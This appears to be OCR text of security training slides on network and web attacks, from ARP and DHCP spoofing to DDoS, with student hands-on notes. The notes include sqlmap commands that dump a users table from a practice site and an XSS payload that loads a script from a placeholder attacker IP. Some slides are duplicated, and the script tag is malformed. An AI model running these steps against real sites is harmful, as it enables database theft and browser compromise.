Hey 10.1.1.1 are you there?
2
User B
User C
Switch broadcasts ARP request onto the wire
The legitimate user responds to the ARP request
Sends ARP request
Switch
User A
10.1.1.0
3
Malicious user eavesdrops on the ARP request and responses, and spoofs the legitimate user
User D
4
Sends the malicious MAC address
Information for IP address 10.1.1.1 is now being sent to MAC address
Attacker



DHCP Starvation Attack

- Dynamic Host Configuration Protocol (DHCP) is a configuration protocol that assigns valid IP addresses to host systems out of a pre-assigned DHCP pool
- DHCP starvation attack is a process of **inundating DHCP servers** with fake DHCP requests and using all the available IP addresses
- This results in a **denial-of-service attack**, where the DHCP server cannot issue new IP addresses to genuine host requests
- New clients cannot obtain access to the **network**, resulting in a DHCP starvation attack

User
User will be unable to obtain valid IP addresses
DHCP Server
Server runs out of IP addresses to allocate to valid users
DHCP Scope
10.10.10.1
10.10.10.2
10.10.10.3
10.10.10.4
10.10.10.5
10.10.10.254
Attacker
Attacker sends numerous DHCP requests with many source MACs



DHCP Spoofing Attack

- DHCP servers assign IP addresses to clients **dynamically**
- An attacker places a **rogue** DHCP server between the client and the real DHCP server
- When a client sends a request, **the attacker's rogue server** intercepts the communication and acts as a DHCP server by replying with fake IP addresses

User
DHCP Server
Rogue Server
1 DHCPDISCOVERY (IPv4) / SOLICIT (IPv6) (Broadcast)
DHCPOFFER (IPv4) / ADVERTISE (IPv6) (Unicast) from Rogue Server
2 DHCPREQUEST (IPv4) / REQUEST (IPv6) (Broadcast)
DHCPACK (IPv4) / REPLY (IPv6) (Unicast) from Rogue Server


```
IP Address: 10.0.0.20
Subnet Mask: 255.255.255.0
Default Routers: 10.0.0.1
DNS Servers: 192.168.168.2,
192.168.168.3
Lease Time: 2 days
```

By installing a rogue DHCP server, the attacker can send incorrect TCP/IP settings such as

Wrong Default Gateway → Attacker is the gateway

Wrong DNS server → Attacker is the DNS server

Wrong IP Address → DoS with spoofed IP




MAC Spoofing Attack

- A MAC spoofing attack is launched by sniffing a network for **MAC addresses** of clients that are actively associated with a switch port, and re-using one of those addresses
- By intercepting the network traffic, the attacker replicates a **legitimate user's MAC address** to receive all the traffic intended for the specific user
- This attack enables an attacker to **gain access to the network** by faking the identity of another person who is already on the network

My MAC address is A.B.C.D.E
Switch Rule: Allow access to the network only if MAC address is A.B.C.D.E
Legitimate User
Switch
Not My MAC Address is A.B.C.D.E
Attacker
Internet

Attacker sniffs the network for MAC addresses of the currently associated users and then uses one of those MAC addresses to attack other users associated to the same switch port

Note: This technique works on Wireless Access Points with MAC filtering enabled




Network-based Denial-of-Service Attack (DoS)

- In network-based DoS attack, attacker sends a **large amount of traffic to target network**, thereby exhausting the victim's connection resources
- Attacker does it by exploiting the existing implementation of network protocols

Examples of OS-specific DoS attacks include:

- TCP SYN Flooding
- UDP Flooding
- ICMP Smurf Flooding
- Intermittent Flooding




Distributed Denial-of-Service Attack (DDoS)

- DDoS attack involves a multitude of compromised systems attacking a **single target**, thereby causing a denial of service for legitimate users
- DDoS attacks **disable** the entire network and hinder business operations causing financial loss and poor reputation
- An attacker uses **botnets** for exploiting vulnerabilities that exist in the target system and convert it to a bot master. This is used to infect the target with malware, or obtain control of other systems on the network

Two Types of DDoS

- Network-centric attack: Overloads a service by **consuming** bandwidth
- Application-centric attack: Overloads a service by **inundating** it with packets

Attacker sets a handler system
1
Handler
2
Handler infects a large number of computers over Internet
Compromised PCs (Zombies)
3
Zombie systems are instructed to attack a target server
Targeted Server
Attacker
1
Handler
2
Compromised PCs (Zombies)
3



Distributed Denial-of-Service Attack (DDoS)

CND

- DDoS attack involves a multitude of compromised systems attacking a **single target**, thereby causing a denial of service for legitimate users
- DDoS attacks **disable** the entire network and hinder business operations causing financial loss and poor reputation
- An attacker uses **botnets** for exploiting vulnerabilities that exist in the target system and convert it to a bot master. This is used to infect the target with malware, or obtain control of other systems on the network

Two Types of DDoS

- Network-centric attack: Overloads a service by **consuming** bandwidth
- Application-centric attack: Overloads a service by **inundating** it with packets

Attacker sets a handler system

Handler infects a large number of computers over Internet

Zombie systems are instructed to attack a target server

1

2

3

Attacker


Handler

Handler

Compromised PCs (Zombies)

Compromised PCs (Zombies)

Targeted Server



Distributed Denial-of-Service Attack (DDoS)

CND

- DDoS attack involves a multitude of compromised systems attacking a **single target**, thereby causing a denial of service for legitimate users
- DDoS attacks **disable** the entire network and hinder business operations causing financial loss and poor reputation
- An attacker uses **botnets** for exploiting vulnerabilities that exist in the target system and convert it to a bot master. This is used to infect the target with malware, or obtain control of other systems on the network

Two Types of DDoS

- Network-centric attack: Overloads a service by **consuming** bandwidth
- Application-centric attack: Overloads a service by **inundating** it with packets

Attacker sets a handler system

Handler infects a large number of computers over Internet

Zombie systems are instructed to attack a target server

1

2

3

Attacker

Handler


Handler

Compromised PCs (Zombies)

Compromised PCs (Zombies)

Targeted Server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Attack

CND


- SQL injection attacks use a series of malicious SQL queries to directly manipulate a database
- An attacker can use a vulnerable web application to bypass normal security measures and obtain direct access to valuable data
- SQL injection attacks can often be executed from the address bar, from within application fields, and through queries and searches
- This attack is possible only when the application executes dynamic SQL statements and stores procedures with arguments based on the user input

How to do SQL injection app ?

Two ways - 1) using cookies 2) without cookies

Mehthod:

1. Go to test php vulnweb
2. Go to any subsection like artist
3. Select any artist
4. In url above add single quote or double quote
5. Copy url excluding single quote
6. Open terminal and write commands
7. sqlmap -u paste_copied_url –dbs
8. Write n
9. sqlmap -u paste_copied_url -D acuart –tables
10. sqlmap -u paste_copied_url -D acuart -T users –columns
11. sqlmap -u paste_copied_url -D acuart -T users –dump




Cross-site Scripting (XSS) Attack

- Cross-site scripting ('XSS') attacks **exploit vulnerabilities in dynamically generated web pages**, which enable malicious attackers to inject client-side script into web pages viewed by other users
- It occurs when **invalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim system by hiding it **within legitimate requests**

Hands-on of cross site scripting

1. Open testphp.vulnweb
2. Go to login
3. In any input section write the script below
4. <script>alert("You are hacked")</script>
5. To send a code
6. <script>src="your_ip_address/path_to_script"</script>




Parameter Tampering Attack

- A web parameter tampering attack involves **manipulation of parameters exchanged** between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- A parameter tampering attack **exploits vulnerabilities** in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

http://www.example.com/cust.asp?profile=21&debit=2500
http://www.example.com/cust.asp?profile=82&debit=1500
Tampering with the URL parameters
http://www.example.com/stat.asp?pg=531&status=view
http://www.example.com/stat.asp?pg=147&status=delete
Other parameters can be changed, including attribute parameters

Handson

Go to any url and change parameters



